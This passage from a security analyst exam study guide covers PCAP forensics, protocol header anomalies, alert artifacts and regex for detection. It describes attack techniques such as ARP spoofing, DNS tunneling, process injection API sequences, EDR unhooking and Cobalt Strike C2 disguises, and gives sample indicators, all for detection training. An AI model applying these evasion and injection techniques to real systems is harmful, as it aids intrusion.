
Applying the steps above to the opening chapter scenario: the PCAP captured the certutil download of `payload.bin` from the C2 IP. Using File → Export Objects → HTTP, Wireshark presents a single extractable object:

`payload.bin`, 45,056 bytes, content-type: application/octet-stream, from packet 4,480. The analyst saves it, hashes it (SHA-256: e3b0c44...), and queries VirusTotal — zero detections. It is submitted to the internal sandbox, which returns the full behavioural report from Chapter 3 within eight minutes. The hash becomes a new IOC pushed to all endpoint agents for estate-wide retrospective hunting.

4.7 — Exam Topic

Key Elements in an Intrusion from a PCAP File

When the exam presents a PCAP scenario, it expects you to systematically extract six specific elements and use them to characterise what happened. These elements are the analytic building blocks that turn raw packets into a coherent picture of an intrusion.



```
4480 22:47:34.441 185.220.101.45 10.10.1.88 HTTP HTTP/1.1 200 OK ·
Content-Length: 45056 · application/octet-stream
Magic bytes: 4D 5A — Windows PE executable confirmed
```

PCAP ELEMENT	EXTRACTED VALUE	INVESTIGATIVE SIGNIFICANCE
Source Address	10.10.1.88	Internal compromised workstation initiating all connections. Cross-reference with DHCP leases to identify the asset, its physical location, and its assigned user.
Destination Address	185.220.101.45	External IP flagged in multiple threat intelligence feeds as a known Tor exit node and C2 infrastructure. All traffic to this IP warrants immediate investigation and blocking.
Source Port	54022, 54023 (incrementing)	Ephemeral ports in the 49152–65535 range — normal for client-initiated connections. The sequential incrementing pattern across multiple rapid connections is a C2 beaconing signature.
Destination Port	80 (HTTP), 4444 (C2 listener)	Port 80 used for initial payload download — attacker chose HTTP (not HTTPS) meaning the payload is visible in cleartext PCAP. Port 4444 is the default Metasploit listener port; no legitimate service uses it.
Protocol	TCP / HTTP	Unencrypted HTTP means the full payload is visible and extractable via Export Objects. Had the attacker used HTTPS, the payload would be opaque without TLS inspection keys.
Payload	GET /stage2.ps1 (PowerShell stager);	Magic bytes 4D 5A at the beginning of payload.bin confirm a Windows


PCAP ELEMENT	EXTRACTED VALUE	INVESTIGATIVE SIGNIFICANCE
	GET /payload.bin (MZ header = Windows PE executable)	executable. Both files are extractable, hashable, and sandboxable. The cleartext HTTP delivery was an operational security failure by the attacker that gave the analyst full visibility.

4.8 — Exam Topic

Protocol Header Analysis

Every packet is a layered structure — each protocol adds its own header containing fields that carry routing, session, and application information. Reading these headers is the core skill of packet-level forensics. The exam tests specific fields within each protocol and asks you to identify their security relevance.


Ethernet Frame



Source and destination MAC addresses identify the specific network interface — not the IP — of communicating parties *on the local segment only*. MACs are replaced at every router hop. Forensic uses: ARP spoofing detection (a MAC claiming multiple IPs, or an IP associated with an unexpected MAC ver-

sus the ARP table); rogue device identification; wireless association analysis. The EtherType field identifies what protocol is carried in the payload (0x0800 = IPv4, 0x0806 = ARP, 0x86DD = IPv6).

IPv4 and IPv6



- **Time to Live (TTL)** — decremented by 1 at each router hop; packet dropped at TTL=0. The initial TTL value fingerprints the source OS: typically 64 (Linux/macOS), 128 (Windows), 255 (network devices). Inconsistent TTL from a claimed source can indicate IP spoofing — if packets arrive with TTL values that do not match the expected initial value for the hops between source and destination, the source address may be fabricated.


- **Protocol field** — identifies the transport-layer protocol carried in the IP payload (6=TCP, 17=UDP, 1=ICMP, 47=GRE). An unexpected protocol value for a given conversation type is an anomaly — GRE traffic between two hosts with no documented tunnel requirement suggests covert tunneling.

- **Fragmentation flags and offset** — the "More Fragments" flag and fragment offset field are used in fragmentation attacks: split a malicious payload across multiple packets, each of which matches no firewall

rule independently. A stateless packet filter examining each fragment may allow all of them; the target host reassembles the malicious complete payload. Detection requires reassembly-aware inspection that reconstructs the full datagram before applying rules.

› **IPv6 differences** — IPv6 replaces TTL with "Hop Limit" (identical function). IPv6 uses extension headers for optional features rather than embedding them in the base header. Extension header chains can be abused to obscure the payload protocol type or cause processing failures in older inspection devices that do not handle all extension header types correctly.

TCP



TCP FLAG COMBINATION	NORMAL MEANING	ANOMALOUS / ATTACK INDICATION
SYN only	Connection initiation — first step of three-way handshake	Flood of SYN without corresponding ACK = SYN flood DoS; stealth half-open port scan (SYN scan)
SYN + ACK	Server acknowledging connection request	Unexpected SYN-ACK to a host that sent no SYN = reflection attack evidence or port scan response revealing open ports

TCP FLAG COMBINATION	NORMAL MEANING	ANOMALOUS / ATTACK INDICATION
RST	Immediate connection termination — used legitimately when a connection is refused	RST injection: attacker sends spoofed RST packets to terminate legitimate sessions (DoS against existing connections or session hijacking prerequisite)
FIN + PSH + URG (Xmas scan)	Not valid in normal TCP operation	All flags set simultaneously to probe for open ports — some implementations respond differently than RFC 793 specifies, revealing OS fingerprint
No flags (NULL scan)	Not valid in normal TCP operation	Stealthy port scanning — RFC 793 specifies RST response for closed ports on systems with this invalid combination; no response = filtered; RST = closed; no RST expected for open ports
ACK only	Acknowledges received data in established connection	ACK scan: maps firewall rulesets by identifying filtered vs unfiltered ports — firewall drops ACK to filtered ports, passes ACK to unfiltered ports

UDP


UDP is connectionless and stateless — no handshake, no sequence numbers, no acknowledgement mechanism. This simplicity makes it the preferred protocol for amplification attacks because there is no three-way handshake to forge. The source IP can be spoofed freely, and a small request packet can elicit a large response directed at the spoofed victim address. Key forensic fields: source port, destination port, length, and checksum. Forensic anomaly: an unexpectedly large UDP payload in a protocol that normally carries small payloads — such as DNS responses exceeding 512 bytes without EDNS0

extension — indicates either tunneling or an amplification attack in progress.

ICMP

The Internet Control Message Protocol carries diagnostic and error messages: ping (Type 8 echo request, Type 0 echo reply), traceroute time-exceeded messages (Type 11), and unreachable notifications (Type 3). Forensic significance: ICMP data fields can carry arbitrary payloads, making ICMP a common tunneling protocol. Tools like ptunnel embed full TCP connections inside ICMP echo pairs. Detection signals: ICMP packets with data payloads significantly larger than the standard 32–64 bytes; bidirectional ICMP conversations carrying high-entropy data inconsistent with standard ping payloads; ICMP traffic between hosts that have no operational reason to communicate.


DNS



- **QNAME (query name) length** — the subdomain labels in a DNS query are the primary tunneling carrier. Normal hostnames are short, human-readable, and low-entropy (google.com, mail.corp.internal). DNS tunnel queries have long, high-entropy subdomains encoding binary data in Base64 or hex (dGhpcyBpcyBleGZpbCBkYXRh.c2server.com). Detection

and entropy	threshold: subdomains exceeding 50 characters or containing high-entropy character sequences inconsistent with human-chosen names.
› Query type (QTYPE)	— DNS ANY queries request all record types for a domain and can return responses 70 times larger than the request. ANY queries from an internal host to an external DNS server for a domain it has no business relationship with is a strong amplification attack indicator. TXT queries are also abused for DNS tunneling — TXT records can carry arbitrary text, making them a convenient data carrier in C2 frameworks.
› Response codes (RCODE)	— NXDOMAIN (Name Error = 3) responses to large numbers of algorithmically generated domain names is the primary detection signal for DGA malware. The malware tries hundreds of generated domains; the DNS server returns NXDOMAIN for each until the C2 operator's registered domain is tried. A high NXDOMAIN rate for a single host, especially with high-entropy domain names, indicates active DGA activity.

ARP



ARP is unauthenticated — any host can send an ARP reply claiming any IP-to-MAC mapping, and all recipients will update their ARP cache without verification. ARP spoofing exploits this: the attacker sends gratuitous (unsolicited) ARP replies mapping the gateway's IP to the attacker's MAC. All hosts

on the segment update their ARP cache, and subsequently send all traffic intended for the gateway to the attacker's machine instead. Detection: monitor for multiple MAC addresses claiming the same IP; ARP replies with no corresponding request; the gateway IP appearing with a MAC address that does not match the known gateway hardware address. Dynamic ARP Inspection (DAI) on managed switches prevents ARP spoofing by validating ARP packets against a DHCP snooping binding table.

HTTP, HTTPS, and HTTP/2

HTTP remains one of the most important protocols for security analysts because it carries the majority of web application attacks and is the most common C2 transport. Understanding the structure of HTTP requests and responses — not just the header names, but what each field reveals forensically — is essential for the exam.

HTTP FIELD	NORMAL CONTENT	SECURITY / FORENSIC SIGNIFICANCE
Method (GET, POST, PUT, DELETE)	GET for data retrieval; POST for form submission and data upload; PUT for resource creation; DELETE for deletion	POST to unusual paths with large bodies may indicate exfiltration or C2 check-in. PUT to paths that should be read-only indicates exploitation of misconfigured upload permissions. DELETE to sensitive paths indicates attempted destructive attack.
User-Agent	Browser and OS identification string — e.g., Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36...	C2 malware spoofs legitimate User-Agent strings but frequently uses outdated values (e.g., Windows XP UA in an environment running Windows 11), uses the same UA for thousands of identical requests (no browser variation), or uses strings that do not match the TLS fingerprint of the claimed browser. Inconsistency

HTTP FIELD	NORMAL CONTENT	SECURITY / FORENSIC SIGNIFICANCE
		between UA and JA3 fingerprint is a high-fidelity C2 indicator.
Host header	The domain name the client intends to reach — used for virtual hosting	In domain fronting attacks, the TLS SNI (visible to network inspection) differs from the HTTP Host header (only visible after TLS decryption). The SNI shows a legitimate CDN domain; the Host header shows the actual C2 domain. Detection requires comparing SNI and Host after TLS inspection.
Response codes	200=OK, 301/302=Redirect, 404=Not Found, 403=Forbidden, 500=Server Error	Sequences of 404s from a single host followed by a 200 indicate successful directory brute-forcing. 403 responses to authentication endpoints suggest credential stuffing. 500 responses to user-supplied parameters may indicate successful or attempted injection causing server-side errors.
HTTPS / TLS	HTTP over TLS — payload encrypted; only metadata visible without TLS inspection	Without TLS inspection: JA3 client fingerprint, certificate details, SNI, traffic timing and volume. With TLS inspection: full URL, request/response bodies, all HTTP headers. HTTPS does not equal safe — most phishing sites and many C2 channels use valid TLS certificates.
HTTP/2	Binary-framed, multiplexed HTTP — multiple requests over a single TCP connection, header compression (HPACK)	HTTP/2 multiplexing means a single TCP connection carries multiple simultaneous streams — traditional per-connection analysis tools may miss individual streams. Header compression means raw packet inspection sees compressed binary, not plaintext headers. Security tools

HTTP FIELD	NORMAL CONTENT	SECURITY / FORENSIC SIGNIFICANCE
		must be HTTP/2-aware to provide equivalent visibility to HTTP/1.1.

SMTP, POP3, and IMAP

Email protocols are critical forensic targets because email is the primary initial access vector for the majority of enterprise intrusions. Understanding the protocol-level structure of email delivery enables analysts to trace the path of a phishing email from sender infrastructure to victim inbox.

- **SMTP (Simple Mail Transfer Protocol, TCP/25 or 587)** — the protocol used to send email between servers and from email clients to their outbound server. Key forensic fields: MAIL FROM (the envelope sender — distinct from the From: header the user sees), RCPT TO (the envelope recipient), and the received header chain embedded in the message body. The received headers trace the email's path through every mail server it passed through, with timestamps and IP addresses at each hop. Phishing infrastructure frequently uses IP addresses rather than legitimate mail server hostnames in these hops, and the originating IP in the first received header often resolves to a bulletproof hosting provider or compromised mail server.
- **POP3 (Post Office Protocol v3, TCP/110 or 995)** — a protocol for retrieving email from a mail server to a local client. POP3 downloads messages and typically deletes them from the server after download. From a forensic perspective, POP3 activity in the logs can indicate a user's email client configuration and connection patterns. Anomalous POP3 connections from unexpected source IPs (particularly international IPs for users with known fixed locations) indicate account compromise and email exfiltration.
- **IMAP (Internet Message** — maintains email on the server and synchronises a view of the mailbox to the client. Attackers who compromise an email account frequently use IMAP to read email in place without removing it —

Access Protocol, TCP/143 or 993)	making the compromise harder for the user to detect. IMAP access from geographically impossible source IPs (logins from two different countries within minutes — "impossible travel") is a standard detection rule in most SIEM deployments.

4.9 — Exam Topic

Artifact Elements for Alert Identification

When an alert fires — from an IDS, an EDR, or a SIEM correlation rule — the analyst's first task is to contextualise it. The six artifact categories in this section are the structured data points that appear in every alert and that together allow the analyst to determine: what happened, where it happened, how it happened, and what to look for next.

ARTIFACT ELEMENT	WHAT IT IS	INVESTIGATIVE USE	HOW ATTACKERS MANIPULATE IT
IP Address (Source / Destination)	Layer 3 addresses identifying the communicating endpoints — or at least the endpoints as seen by the monitoring device	First pivot in any network investigation: look up the IP in threat intelligence feeds, WHOIS, and geolocation. Cross-reference source IP against DHCP leases to identify the internal host. Check destination IP against known bad infrastructure lists. Establish whether this	Source IP spoofing in UDP/ICMP traffic. NAT obscures the true internal source IP behind the organisation's public IP. Proxy chains and VPN exit nodes substitute the attacker's infrastructure with cloud or

ARTIFACT ELEMENT	WHAT IT IS	INVESTIGATIVE USE	HOW ATTACKERS MANIPULATE IT
		IP has appeared in other alerts.	residential IPs. Legitimate CDN IPs used in domain fronting.
Client and Server Port Identity	TCP/UDP port numbers identifying the communication endpoint on each host — the server port typically indicates the service type; the client port is ephemeral	The destination port is the first indicator of the intended service. Known-bad ports (4444 Metasploit, 1337 various RATs, 9001 Tor) immediately elevate suspicion. Non-standard ports for a known service (HTTPS on 8443, HTTP on 8080) may indicate a rogue server or port substitution evasion. Correlate port usage against the asset's known service profile.	Port hopping (changing C2 port each beacon cycle). Using standard ports for non-standard services (C2 over TCP/443 to blend with HTTPS traffic). High-port C2 listeners that blend with ephemeral port ranges (TCP/50000–65000).
Process (File or Registry)	The specific process making the network connection or performing the file/registry action — the "who" at the operating system level	The process name and path are the most powerful host-based alert identifiers. A network connection from `powershell.exe` spawned by `winword.exe` is malicious regardless of the destination. A registry modification from `svc.exe` in `C:\Users\Public\` is malicious regardless of whether the destination key is	Process masquerading: naming malware `svchost.exe`, `explorer.exe`, or `lsass.exe` and placing it in a non-standard path. Process hollowing: injecting malicious code into a legitimate process so that the network connection appears to

ARTIFACT ELEMENT	WHAT IT IS	INVESTIGATIVE USE	HOW ATTACKERS MANIPULATE IT
		otherwise innocuous. Always examine the full process path — not just the filename — because attackers frequently name malware after legitimate system executables.	originate from a trusted executable. DLL sideloading: exploiting a legitimate application's DLL search order to load a malicious DLL under the legitimate process name.

ARTIFACT ELEMENT	WHAT IT IS	INVESTIGATIVE USE	HOW ATTACKERS MANIPULATE IT
System (API Calls)	The Windows API functions or system calls invoked by a process during its execution — the lowest-level visibility into what a process is actually doing	API call sequences reveal malicious intent regardless of what the executable looks like. Suspicious sequences: `VirtualAllocEx` → `WriteProcessMemory` → `CreateRemoteThread` (classic process injection pattern). `CryptEncrypt` called on large volumes of files in sequence (ransomware encryption). `NetShareEnum` followed by `CopyFile` to network shares (lateral movement data staging). API call logging requires EDR or Sysmon with API monitoring — standard Windows event logging does not capture this level of detail.	API unhooking: removing the EDR's hooks from system API functions so that calls are made directly to the kernel without being logged by the security tool. Direct syscalls: bypassing the Win32 API layer entirely and making syscalls directly, evading API-level monitoring. Indirect syscalls and kernel callbacks are advanced techniques used by sophisticated implants to evade API-level detection.
Hashes	Cryptographic digests (MD5, SHA-1, SHA-256) of executable files, documents, scripts, or memory regions — the digital	Hash lookup in threat intelligence feeds (VirusTotal, MISP, internal TI platform) provides instant classification of known malware. Hash comparison between an alert's reported file and the known-good	Trivial hash modification: repacking, adding null bytes, or encrypting with a different key changes the hash while preserving functionality. This is why hash-based

ARTIFACT ELEMENT	WHAT IT IS	INVESTIGATIVE USE	HOW ATTACKERS MANIPULATE IT
	fingerprint of the object	version of the legitimate executable with the same name immediately reveals a masquerading attack. Hashes extracted from memory dumps can identify injected code even when no file was written to disk.	detection requires behavioural detection as a complementary layer — any novel sample will have a unique hash not in any database at time of delivery.
URI / URL	The specific web resource being requested — path, query parameters, and fragment identifier — within an HTTP/HTTPS connection to a given hostname	The full URL provides more context than the domain alone. The path structure reveals the attacker's C2 framework (Cobalt Strike uses distinctive URI patterns; Metasploit's Meterpreter uses others). Query parameters may contain encoded commands, stolen credential fragments, or victim identifiers. URLs in phishing emails can be extracted, defanged, and submitted to URL reputation services before any user interacts with them.	URL obfuscation: encoding characters using percent-encoding (%2F for /), Unicode lookalikes, or punycode internationalized domain names (IDN homograph attacks where Cyrillic characters visually identical to Latin letters are used in domain names). URL shorteners and redirectors to hide the final destination from reputation tools that only analyse the first hop.

◈ ALERT ANALYSIS WALKTHROUGH — COMBINING ALL SIX ELEMENTS

An EDR alert fires: process `rundll32.exe` at path `C:\Windows\System32\rundll32.exe` (hash: `a1b2c3...`) making an outbound connection to `185.220.101.45:4444` after a `CreateRemoteThread` API call from parent process `excel.exe`.

- **IP (185.220.101.45):** Confirmed malicious — known C2 infrastructure in three TI feeds. Immediate block action warranted.
- **Port (4444):** Metasploit default listener. No legitimate business application uses port 4444. Confirmed suspicious.
- **Process (rundll32.exe at System32):** The path is legitimate — but the parent is Excel and the grandparent is Outlook, suggesting a macro-enabled attachment delivered via email. The hash of the running rundll32.exe matches the known-good system binary — but this process has been injected into, not replaced. The malicious code is running inside a legitimate process shell.
- **API call (CreateRemoteThread from excel.exe into rundll32.exe):** This is the smoking gun. Excel spawning a remote thread in another process is never legitimate. This API sequence is the definitive indicator of code injection — the malicious payload was injected into rundll32.exe's memory space from the Excel macro.
- **Hash:** The rundll32.exe file hash matches the clean system binary — confirming injection, not replacement. The hash of the injected memory region (captured by EDR) is new — no TI feed matches. Novel sample. Submit to sandbox.
- **URI:** The outbound connection uses `POST /jquery-3.6.0.min.js HTTP/1.1` with a body containing high-entropy binary data — a common Cobalt Strike malleable profile masquerading as a jQuery file request. The file extension and content type are mismatched, which a content-aware proxy would detect.

Without any single element alone being definitive, the six combined produce a clear, well-supported conclusion: macro-enabled Excel attachment delivered via email; code injection into rundll32.exe; Cobalt Strike C2 bea-

con over port 4444 to confirmed malicious infrastructure; novel implant requiring sandbox analysis.

4.10 — Exam Topic

Basic Regular Expressions

Regular expressions (regex) are pattern-matching syntax used throughout security tooling — in IDS/IPS rules (Snort/Suricata use PCRE for payload matching), SIEM search queries, log parsers, and threat hunting scripts. The exam does not require you to write complex regex from scratch, but it does expect you to read a pattern and predict what it matches, or identify which pattern correctly describes a given threat indicator.

> Core Regex Syntax: Security Context Reference

Symbol / Syntax	Meaning	Matches	Does NOT Match
.	Any single character (except newline by default)	a, 5, @, -	newline
*	Zero or more of the preceding element	ab*c → ac, abc, abbbbc	
+	One or more of the preceding	ab+c → abc, abbc	ac (zero b's)

Symbol / Syntax	Meaning	Matches	Does NOT Match
	element		
?	Zero or one of the preceding element (optional)	colou?r → color, colour	colouur
^	Start of line anchor	^GET → lines beginning with GET	Lines where GET appears mid-string
$	End of line anchor	\.exe$ → strings ending in .exe	svchost.exe.bak
[abc]	Character class — matches any single character in the brackets	[aeiou] → a, e, i, o, u	b, c, d
[^abc]	Negated character class — matches any character NOT in the brackets	[^0-9] → any non-digit character	0 through 9
[a-z]	Character range — matches any character in the range	[0-9] → any digit; [a-zA-Z] → any letter	Characters outside the specified range

Symbol / Syntax	Meaning	Matches	Does NOT Match
{n}	Exactly n repetitions of the preceding element	[0-9]{3} → 123, 456, 007	12, 1234
{n,m}	Between n and m repetitions (inclusive)	[a-f0-9]{32,64} → MD5 (32 chars) to SHA-256 (64 chars) hex strings	Hash strings shorter than 32 or longer than 64 hex chars
\d	Any digit — equivalent to [0-9]	\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3} → IPv4 address pattern	Non-digit characters
\w	Word character — [a-zA-Z0-9_]	\w+ → hostname, svchost, admin_user	spaces, hyphens, dots
\s	Whitespace — space, tab, newline	\s+ → one or more whitespace characters	Non-whitespace characters
(abc|def)	Alternation — matches either "abc" or "def"	(GET|POST|PUT) → GET, POST, PUT	DELETE, PATCH
\	Escape character — treat the next character literally	\. → literal dot; \(→ literal parenthesis	Without escape: . matches any character

Applied Security Regex Patterns

The exam does not ask you to write regex from scratch under exam conditions. It presents a pattern and asks what it matches, or presents a log entry and asks which pattern would detect it. The following applied examples are the security-specific patterns most likely to appear in scenario questions.

APPLIED SECURITY REGEX — ANNOTATED EXAMPLES

1. IPv4 Address Pattern

```
\b(?:\d{1,3}\.){3}\d{1,3}\b
```

Matches: 192.168.1.1 · 10.0.0.1 · 255.255.255.0

Note: does not validate range (won't exclude 999.999.999.999) — add range validation if needed

Use: extract IPs from log files, identify C2 IPs in proxy logs, search firewall logs

